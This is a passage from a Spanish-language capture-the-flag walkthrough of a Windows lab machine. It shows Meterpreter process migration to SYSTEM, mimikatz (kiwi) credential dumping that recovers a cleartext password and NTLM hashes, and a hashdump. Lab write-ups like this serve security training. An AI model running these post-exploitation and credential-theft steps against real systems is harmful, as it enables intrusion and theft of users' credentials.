1424  692   taskhost.exe          x64   1       Dark-PC\Dark                   C:\Windows\System32\
1556  496   dwm.exe               x64   1       Dark-PC\Dark                   C:\Windows\System32\
1592  1536  explorer.exe          x64   1       Dark-PC\Dark                   C:\Windows\explorer.
1648  692   amazon-ssm-agent.exe  x64   0       NT AUTHORITY\SYSTEM            C:\Program Files\Ama
1720  820   slui.exe              x64   1       Dark-PC\Dark                   C:\Windows\System32\
1728  692   LiteAgent.exe         x64   0       NT AUTHORITY\SYSTEM            C:\Program Files\Ama
1764  692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\
1924  692   Ec2Config.exe         x64   0       NT AUTHORITY\SYSTEM            C:\Program Files\Ama
2004  692   svchost.exe           x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\
2152  692   vds.exe               x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
2188  820   WmiPrvSE.exe          x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\
2356  604   conhost.exe           x64   1       Dark-PC\Dark                   C:\Windows\System32\
2376  692   SearchIndexer.exe     x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
2420  1592  Icecast2.exe          x86   1       Dark-PC\Dark                   C:\Program Files (x8
2508  692   sppsvc.exe            x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\
2564  3136  UI0Detect.exe         x64   1       Dark-PC\Dark                   C:\Windows\System32\
3036  692   TrustedInstaller.exe  x64   0       NT AUTHORITY\SYSTEM            C:\Windows\servicing
3076  544   conhost.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
3088  1276  cmd.exe               x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
3136  692   UI0Detect.exe         x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
3280  3088  wscript.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
3440  3088  wscript.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
3760  3632  powershell.exe        x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\
3772  3760  cmd.exe               x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\
3836  604   conhost.exe           x64   1       Dark-PC\Dark                   C:\Windows\System32\
4068  2420  cmd.exe               x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\
4076  604   conhost.exe           x64   1       Dark-PC\Dark                   C:\Windows\System32\

meterpreter >  migrate 1276
[*] Migrating from 3760 to 1276...
[*] Migration completed successfully.
meterpreter > shell
Process 3864 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Post Explotación

Cargamos el modulo de kiwi para poder utilizar mimikatz e interactuar con las credenciales del sistema

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================
```

Hemos obtenido las credenciales de dark-pc, intentemos dumpear los hashes para verlos todo e intentar hacer una posible fuerza bruta. pero con eso finaliza la maquina.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Dark:1000:aad3b435b51404eeaad3b435b51404ee:7c4fe5eada682714a036e39378362bab:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```